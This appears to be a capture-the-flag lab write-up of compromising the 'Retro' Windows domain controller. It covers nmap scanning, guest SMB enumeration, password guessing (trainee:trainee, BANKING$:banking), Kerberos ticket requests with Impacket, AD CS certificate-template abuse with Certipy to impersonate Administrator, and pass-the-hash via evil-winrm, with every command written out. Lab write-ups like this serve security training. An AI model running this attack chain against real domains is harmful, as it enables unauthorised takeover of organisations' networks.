Nmap
The engagement began with a full TCP port scan against the target host:
sudo nmap -p- -sCV 10.10.87.108 -oA nmap/10.10.87.108-full-tcp

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-13 15:36 CET
Stats: 0:26:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.85% done; ETC: 16:04 (0:01:09 remaining)
Nmap scan report for 10.10.87.108
Host is up (0.050s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.retro.vl
| Not valid before: 2026-02-13T14:24:43
|_Not valid after:  2027-02-13T14:24:43
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.retro.vl
| Not valid before: 2026-02-13T14:24:43
|_Not valid after:  2027-02-13T14:24:43
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.retro.vl
| Not valid before: 2026-02-13T14:24:43
|_Not valid after:  2027-02-13T14:24:43
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.retro.vl
| Not valid before: 2026-02-13T14:24:43
|_Not valid after:  2027-02-13T14:24:43
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-13T15:06:49+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC.retro.vl
| Not valid before: 2026-02-12T14:33:32
|_Not valid after:  2026-08-14T14:33:32
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-13T15:06:09+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-13T15:06:12
|_  start_date: N/A
The scan results clearly indicated that the target was a Windows Domain Controller, as evidenced by the presence of LDAP (389), Kerberos-related services (464), SMB (445), and Active Directory Global Catalog ports (3268/3269).
Additionally, the SSL certificates revealed the domain name retro.vl and confirmed that the host was DC.retro.vl.
SMB
Initial SMB enumeration was performed using anonymous access.:
nxc smb 10.10.87.108 -d retro.vl -u "guest" -p "" --shares
Among the available shares, Trainees appeared noteworthy. The share was accessed using smbclient, and the file Important.txt was downloaded:
smbclient //10.10.87.108/Trainees -U RETRO/Guest
smb: \> get Important.txt
Weak credentials
The Important.txt file contained a note referencing a domain user with weak credentials.

With impacket all the domain users were listed:
impacket-lookupsid Guest@10.10.87.108
During enumeration, a user named trainee was identified, which correlated directly with the note.
Authentication was attempted using the username as the password. The credentials trainee:trainee were valid and SMB shares were enumerated again with them:
nxc smb 10.10.87.108 -d RETRO -u "trainee" -p "trainee" --shares
A new share named Notes became accessible. It was accessed and the file ToDo.txt was downloaded:
smbclient //10.10.87.108/Notes -U RETRO/trainee
smb: \> get ToDo.txt
Pre created cumputer accounts abuse
The ToDo.txt file referenced a pre-created computer account associated with the finance department and suggested that it had been abandoned.

Additional LDAP enumeration was conducted:
ldapsearch -H ldap://10.10.87.108 -x -D "trainee@RETRO.VL" -w "trainee" -b "DC=RETRO,DC=VL" "user" | grep dn
A computer account named BANKING$ was identified. Since the note suggested that the account had been abandoned, authentication was attempted using the previously identified predictable password pattern.
nxc smb 10.10.87.108 -d RETRO -u "BANKING$" -p "banking"
The credentials were valid; however, the machine account password was out of sync with the Domain Controller due to prolonged inactivity.
Instead of resetting the password, which would have been more intrusive, the pre-created computer account was abused by requesting a Kerberos TGT using Impacket.
impacket-getTGT 'retro.vl/BANKING$:banking' -dc-ip 10.10.87.108
export KRB5CCNAME=BANKING$.ccache
[!NOTE] If kerberos tools are not installed on Kali run:
sudo apt update && sudo apt install krb5-user
This successfully imported a valid Kerberos ticket:
klist
This allowed to authenticate using Kerberos without modifying the account password.
Active Directory Certificate Services (AD CS)
AD CS Enumeration
With control over the machine account, AD CS enumeration was performed using Certipy:
certipy-ad find -u trainee@10.10.87.108 -p trainee
The enumeration revealed a vulnerable certificate template that could be abused for privilege escalation.
Exploiting AD CS
A certificate request was submitted to impersonate the Domain Administrator account:
certipy-ad req -k -ca retro-DC-CA -upn Administrator -template RetroClients -target dc.retro.vl -key-size 4096Parameter usage:
-kuses Kerberos authentication with the cached TGT.-ca retro-DC-CAspecifies the Certificate Authority.-upn Administratortargets the Domain Administrator account.-template RetroClientsleverages the vulnerable template.-target dc.retro.vlspecifies the CA server.

The request succeeded, resulting in a PFX certificate for the Domain Administrator account.
Authentication as Administrator
The obtained certificate was used for authentication:
certipy-ad auth -pfx administrator.pfx -username Administrator -domain retro.vl -dc-ip 10.10.87.108
This resulted in the retrieval of the NTLM hash of the Domain Administrator account.
Foothold as Administrator
Finally, the Pass-the-Hash technique was used to obtain an administrative shell via Evil-WinRM:

evil-winrm -i 10.10.87.108 -u Administrator -H <hash>